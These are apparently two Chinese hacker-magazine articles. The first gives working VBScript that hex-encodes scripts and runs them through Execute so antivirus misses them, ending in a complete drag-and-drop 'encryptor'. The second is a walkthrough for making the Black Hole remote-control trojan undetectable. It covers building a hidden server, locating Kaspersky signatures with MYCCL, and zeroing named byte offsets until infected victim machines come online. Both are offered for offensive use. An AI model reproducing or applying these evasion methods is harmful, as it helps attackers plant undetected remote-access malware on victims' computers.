我们先来认识两个函数！

```
Function Str2Hex(ByVal strHex)          '此函数的功能为：把字
符串转成十六进制
  Dim sHex
  For i = 1 To Len(strHex)
      sHex = sHex & Hex(Asc(Mid(strHex,i,1)))
  Next
  Str2Hex = sHex
End Function
```

例子：

msgbox Str2Hex("msgbox ""NetPatch Say Hello!""")，如图1所示。




图1

msgbox "NetPatch Say Hello!" 被转换后变成了6D7367626F7820224E657450617463682053617920486566C6C6F2122,这样杀毒软件见了也傻眼了。但是这样转换过的要怎么才能被我们利用呢？让我们接着看这个函数！

```
Function HextoStr(data)                 '此函数的功能为：把十
六进制转成字符串(支持中文)
  HextoStr="EXECUTE """""
  C="&CHR(&H"
  N=")"
  Do While Len(data)>1
    If IsNumeric(Left(data,1)) Then
        HextoStr=HextoStr&C&Left(data,2)&N
        data=Mid(data,3)
    Else
        HextoStr=HextoStr&C&Left(data,4)&N
        data=Mid(data,5)
    End If
  Loop
End Function
```

我们再把刚才用Str2Hex函数转换过的内容再用Hex2Str反转回来看看！

msgbox Hex2Str("6D7367626F7820224E657450617463682053617920 48656C6C6F2122")，如图2所示。




图 2

6D7367626F7820224E657450617463682053617920 48656C6C6F2122又被我们给转回msgbox "NetPatch Say Hello!"了。那我们要怎么才能让他执行我们加密的内容呢。嘿嘿，有点基础的朋友一定会想到！没错，就用eval或execute函数：

```
Execute(Hex2Str("6D7367626F7820224E657450617463682053617920
48656C6C6F2122"))

Function HextoStr(data)                    '此函数的功能为：把十六进制转成
字符串(支持中文)
    HextoStr="EXECUTE """""
    C="&CHR(&H"
    N=")"
    Do While Len(data)>1
        If IsNumeric(Left(data,1)) Then
                HextoStr=HextoStr&C&Left(data,2)&N
                data=Mid(data,3)
        Else
                HextoStr=HextoStr&C&Left(data,4)&N
                data=Mid(data,5)
        End If
    Loop
    End Function
```

运行脚本后，弹出了NetPatch Say Hello!，如图3所示。





图 3

这个就是最简单的加密了。嘿嘿，是不是很容易呀。可是每次都这样转来转去，挺麻烦的。我们就顺便写个加密器吧，以后有脚本要加密，就用自己写的脚本加密器加密吧。代码：

```
on error resume next
set arg=wscript.arguments
'声明外部参数
if arg.count=0 then wscript.quit
'若没有参数则退出脚本
set fso=CreateObject("Scripting.FileSystemObject")
'申明FSO组件
with fso.opentextfile(arg(0),1,false)
data=.readall:.close
'读取文本内容
End with
if err.number<>0 then wscript.quit
'如果发生错误，则退出
with fso.opentextfile(arg(0)&".vbs",2,true)
'将转换好的写到一个新的VBS中
if err.number<>0 then wscript.quit
'如果发生错误，则退出
.writeline "Execute(HextoStr("""&Str2Hex(data)&"""))"
'执行解密，并执行解密后的代码
.writeline "Function HextoStr(data)"
.writeline "HextoStr=""EXECUTE """""""""""""
.writeline "C=""&CHR(&H"""
.writeline "N="")"""
.writeline "Do While Len(data)>1"
.writeline "If IsNumeric(Left(data,1)) Then"
.writeline "HextoStr=HextoStr&C&Left(data,2)&N"
.writeline "data=Mid(data,3)"
.writeline "Else"
.writeline "HextoStr=HextoStr&C&Left(data,4)&N"
.writeline "data=Mid(data,5)"
.writeline "End If"
.writeline "Loop"
.writeline "End Function"
'把解密函数写进去
.close
'关闭文本
set fso=Nothing
'注销FSO组件
End with
msgbox "ok!"
'以下是加密函数
Function Str2Hex(ByVal strHex)            '此函数的功能为：把字
符串转成十六进制
    Dim sHex
    For i = 1 To Len(strHex)
        sHex = sHex & Hex(Asc(Mid(strHex,i,1)))
    Next
    Str2Hex = sHex
End Function
```

当把要加密的脚本拖到此脚本上时，脚本会自动生成一个加密过的脚本。嘿嘿，是不是很简单呢。加密的方法肯定不只这点点……这方法只是加密方法中的皮毛。但只要大家学会了方法，相信你可以很轻易的写出自己的加密脚本。比如利用Bin2Hex函数与Hex2Bin加上面提到的方法，又可以创造出新的加密方法。甚至，你可以进行移位加密，更甚至可以自己写个加密引擎，实现脚本自动变形。只有想不到，没有做不到。希望大家能写出自己算法的加密脚本。如果您愿意，希望能Share份给我。

[黑器免杀班]



nokill

又到岁末了，怎么说也是到了一年来做总结的时候了，但是我却才发现自己是什么也没有做啊，时光就这么匆匆的溜走了，光阴不再啊，如果要给来年做个计划的话，我一定会说"暂将免杀进行到底！"

图 sniperhg [I.S.T]

提取不到DLL的情况下免杀DLL文件

从本文你可以学习到：

免杀DLL文件

因为要用到一个免杀的木马，可网上的免杀木马都过时了，用不了多久，毛爷爷说的好：自己动手，丰衣足食。今天我就自己打造一个免杀的远程控制木马，我是不会用灰鸽子的，被杀毒软件盯的太紧的东西都活得不长久，我用的是陈经韬大侠的黑洞1.96DLL版，生成器是"黑洞远程控制V1.96—DLL服务端生成器2007国庆专版"，说明上是说过卡巴主动防御的，可实验的时候还是有那么小小的一点瑕疵，主动防御的警告信息会出现，虽然显示的不是病毒。

首先生成一个服务端试试，按照说明一步步的来，如图1。

勾选图中2个就行了，因为要稍微隐蔽一点，所以要不留痕迹，虽然要找出这个木马还是易如反掌的事情。图2中的控制选项。

这里要用到"灰色按钮突破"这个小工具，我们不能在任务栏显示图标的，这样子我们就暴露了。去掉"在任务栏显示图标"的勾，再进入连接选项，我用的第二个，"从URL获取连接IP和端口"，上线名称，连接密码，连接间隔就凭个人喜好了。最后点击"生成"，生成一个服务端。

免杀之前卡巴扫描一下，"嗷"，惨烈的杀猪叫声传入耳朵，

如图3。

接下来MYCCL登场，载入，文件比较大，生成200个先。生成好了，卡巴查杀，把带毒都删除掉，如图4。

MYCCL二次处理，照上一步，卡巴查杀，这次没有出现带毒的文件，图5。

再次点MYCCL的二次处理，就会告诉你特征码的范围了，这里是：[特征] 0001D69A_00000CB2；可是这个范围太大了。我们点击特征区间，右击找到的特征区间，点击“复合定位此处特征码”，分300个文件，点击生成。跟前面一样的方法，卡巴查杀，MYCCL二次处理，直到没有带毒文件出现为止，这里就找到了区间比较小的特征区间：[特征] 0001DB4A_0000000A，10个字节。UltraEdit-32打开程序，找到0001DB4A，我尝试修改0001DB4A和0001DB4B两个地方的16进制为00，另存为文件“未免杀的服务端1.exe”，卡巴查，无毒，如图6。




图1 安装选项




图2 控制选项




图3 卡巴检测到威胁




图4 威胁被处理

无毒不能说明什么，我们要看它还能否正常工作，先关掉卡巴，运行程序，嘿嘿，肉鸡上线咯，如图7。

说明我们修改成功。如果开着卡巴呢，双击程序，嗷的一声就出现了2个毒，如图8。

看看病毒运行后的情况：C：\WINDOWS\ system32下生成3个文件：brc_server.dll，brc_server.dat，brc_server.exe，C：\WINDOWS\system32\drivers\目录下生成sysdirmr.sys文件，其中brc_server.exe就是我们的“未免杀的服务端1.exe”，brc_server.dll是要注入SVCHOST.EXE中来实现自启动的，sysdirmr.sys我认为是为了过卡巴的主动防御而用到的一个驱动文件。看来这2个文件必须也是免杀的才行啊，我用文件资源编辑工具打开“未免杀的服务端1.exe”，什么都看不见，更别提提取出brc_server.dll和sysdirmr.sys这2个文件了，怎么办呢？我到论坛发帖问了问没有得到解决，只有自己想办法咯。因为这2个文件都是我们服务端里释放出来的，在服务端里肯定也都有他们的代码，我就用UltraEdit打开sysdirmr.sys和brc_server.dll这2个文件，用MYCCL做他们的免杀，找出相应的特征码为图9（我都测试过了，改00处理都可以过卡巴）。




图5 卡巴未检测到威胁




图6 卡巴检测无毒

后面我加的“对应 XXXX”是对应的在服务端里的地址。再用UltraEdit打开“未免杀的服务端1.exe”，找到对应的地址进行修改，经过测试修改00079999和0007999A两处16进制代码和0007E740和0007E741两处代码可以使**brc_server.dll**免杀，修改00080238和00080239两处16进制代码**sysdirmr.sys**就达到免杀的效果了。




图7 肉鸡上线

8个字节，8个00，让卡巴又聋又瞎，免杀其实不是很困难，耐心多一点，经验多一点。我不敢说免杀我是高手，但是多练练谁都可以成为免杀的高手。本来以为免杀了就可以多用几天免杀马马，结果今天更新了卡巴就给我查杀了，汗，大家照我的方法做可能不会免杀了，但是这是在提取不到DLL文件的情况做免杀的一种方法，我很高兴自己能想到这样一个方法并成功免杀了一个木马，虽然有点笨。黑洞这个工具，我以后还得多用用了，特征码少，功能也很强大，鸽子咱打算不碰了，麻烦。

